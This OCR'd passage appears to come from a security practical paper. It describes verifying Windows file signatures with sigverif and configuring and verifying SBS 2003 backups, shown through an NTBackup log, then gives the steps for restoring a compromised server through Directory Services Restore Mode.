


Figure 101

To run File Signature Verification type sigverif at a command prompt (Figure 101).




Figure 102

The Signature Verification Results (Figure 102) show two dlls and two drivers that are not signed. These files were installed by VMWare (see Extras section for an explanation of VMWare).




Figure 103

The Signature Verification program produces a log of its scan results (Figure 103). The log lists all signed and unsigned files.

Windows File Protection can be used to clean up and verify the removal of many of the files used by attackers.

SBS 2003 Backup and Restore Wizards

In the event a GSE customer's system was compromised, GSE can use SBS 2003 Backup and Restore Wizards to recover the system to its previous non-compromised state. GSE has configured GIACBikes backup jobs to include the files necessary to perform a complete system recovery. In addition to all system and data files, the GSE backup jobs backup the "system state". The system state is all Windows registry settings, Active Directory (AD), SYSVOL, and other system configuration settings. By backing up data files, system files, and system state settings, a SBS 2003 server can be restored to its previous good state if needed.




Figure 104

The Server Management application (Figure 104) provides a Backup Wizard that GSE uses to configure GIACBikes backups.




Figure 105

The Backup Wizard automatically selects all disks to be backed up, but does allow directories to be excluded (Figure 105). The wizard will not allow system directories to be exclude that would be needed for a system restore. It also automatically excludes the backup directory if it is located on a local system disk.




Figure 106

The backups can be scheduled and the number of backup sets established (Figure 106). The wizard recommends two or more backup sets for redundancy in case the backup job fails or the system crashes during a backup job.




Figure 107

Exchange e-mail and user file backup settings are set in this dialog (Figure 107). Windows 2003 provides a facility that allows users to recover individual files they have deleted without the assistance of an administrator if this feature is activated.




Figure 108

The backup job is running (Figure 108). A detailed log of the backup job is show below.

1/9/2004 10:19 PM

Date: 1/9/2004
Time: 10:19 PM
User: administrator

Backup Runner started.
Launching NTBackup: ntbackup.exe backup "@C:\Program Files\Microsoft Windows Small Business Server\Backup\Small Business Backup Script.bks" /d "SBS Backup created on 1/9/2004 at 10:19 PM" /v:yes /r:no /rs:no /hc:off /m normal /j "Small Business Server Backup Job" /l:s /f "E:\Backup Files\Small Business Server Backup (01).bkf" /UM
NTBACKUP LOG FILE: C:\Documents and Settings\SBS Backup User\Local Settings\Application Data\Microsoft\Windows NT\NTBackup\data\backup03.log
==========<BEGIN NTBACKUP LOG FILE>==========
Backup Status
Operation: Backup
Active backup destination: File
Media name: "Small Business Server Backup (01).bkf created 1/9/2004 at 10:19 PM"

Backup (via shadow copy) of "C: "
Backup set #1 on media #1
Backup description: "SBS Backup created on 1/9/2004 at 10:19 PM"
Media name: "Small Business Server Backup (01).bkf created 1/9/2004 at 10:19 PM"

Backup Type: Normal

Backup started on 1/9/2004 at 10:21 PM.
Backup completed on 1/9/2004 at 11:14 PM.
Directories: 1842
Files: 16119
Bytes: 1,921,626,360
Time: 53 minutes and 15 seconds
Backup (via shadow copy) of "E: New Volume"
Backup set #2 on media #1
Backup description: "SBS Backup created on 1/9/2004 at 10:19 PM"
Media name: "Small Business Server Backup (01).bkf created 1/9/2004 at 10:19 PM"

Backup Type: Normal

Backup started on 1/9/2004 at 11:14 PM.
Backup completed on 1/9/2004 at 11:14 PM.
Directories: 3
Files: 0
Bytes: 20,744
Time: 2 seconds
Backup of "SBS2003\Microsoft Information Store\First Storage Group"
Backup set #3 on media #1
Backup description: "SBS Backup created on 1/9/2004 at 10:19 PM"
Media name: "Small Business Server Backup (01).bkf created 1/9/2004 at 10:19 PM"

Backup Type: Normal

Backup started on 1/9/2004 at 11:14 PM.
Backup completed on 1/9/2004 at 11:15 PM.
Directories: 4

Files: 5
Bytes: 25,207,598
Time: 39 seconds
Backup (via shadow copy) of "System State"
Backup set #4 on media #1
Backup description: "SBS Backup created on 1/9/2004 at 10:19 PM"
Media name: "Small Business Server Backup (01).bkf created 1/9/2004 at 10:19 PM"

Backup Type: Copy

Backup started on 1/9/2004 at 11:15 PM.
Backup completed on 1/9/2004 at 11:25 PM.
Directories: 211
Files: 2553
Bytes: 485,099,620
Time: 10 minutes and 12 seconds

Verify Status
Operation: Verify After Backup
Active backup destination: File
Active backup destination: E:\Backup Files\Small Business Server Backup (01).bkf

Verify of "C:"
Backup set #1 on media #1
Backup description: "SBS Backup created on 1/9/2004 at 10:19 PM"
Verify started on 1/9/2004 at 11:25 PM.
Verify completed on 1/9/2004 at 11:49 PM.
Directories: 1842
Files: 16119
Different: 0
Bytes: 1,921,626,360
Time: 23 minutes and 14 seconds

Verify of "E:"
Backup set #2 on media #1
Backup description: "SBS Backup created on 1/9/2004 at 10:19 PM"
Verify started on 1/9/2004 at 11:49 PM.
Verify completed on 1/9/2004 at 11:49 PM.
Directories: 3
Files: 0
Different: 0
Bytes: 20,744
Time: 1 second

Verify of "SBS2003\Microsoft Information Store\First Storage Group"
Backup set #3 on media #1
Backup description: "SBS Backup created on 1/9/2004 at 10:19 PM"
Verify started on 1/9/2004 at 11:49 PM.
Verify completed on 1/9/2004 at 11:49 PM.
Directories: 4
Files: 0
Different: 0
Bytes: 25,207,598
Time: 7 seconds

Verify of "System State"
Backup set #4 on media #1
Backup description: "SBS Backup created on 1/9/2004 at 10:19 PM"
Verify started on 1/9/2004 at 11:49 PM.
Verify completed on 1/9/2004 at 11:51 PM.
Directories: 211
Files: 2553
Different: 0
Bytes: 485,099,620
Time: 2 minutes and 24 seconds

==========<END NTBACKUP LOG FILE>==========
NTBackup finished the backup with no errors.
Backup ended at Friday, January 09, 2004 11:51 PM
Backup Runner finished.

Notice that by default the backup job is verified to ensure that the backup data can be restored.




Figure 109

Sever Management provides the instructions for restoring a server from the latest backup (Figure 109). The basic steps are:

1. Reinstall SBS 2003 from the installation CDs.

2. When the “Finalizing Windows” part of the installation begins, press F8 to open the “Windows Advanced Options Menu”.
3. In the “Windows Advanced Options Menu” select “Directory Services Restore Mode”.
4. Run “ntbackup” from the run menu or from a command prompt and select the Restore Wizard.
5. Reboot the system.




Figure 110

Booting from the SBS 2003 installation CD starts the installation process (Figure 110).

Figure 111

Installation proceeds as normal until a base SBS 2003 operating system is installed (Figure 111). When prompted for the administrator password, be sure to use the same password as the system being restored.




Figure 112

When the second phase of the SBS 2003 install begins, press the F8 key to bring up the Windows Advanced Options Menu (Figure 112) and select the Directory Services Restore Mode.




Figure 113

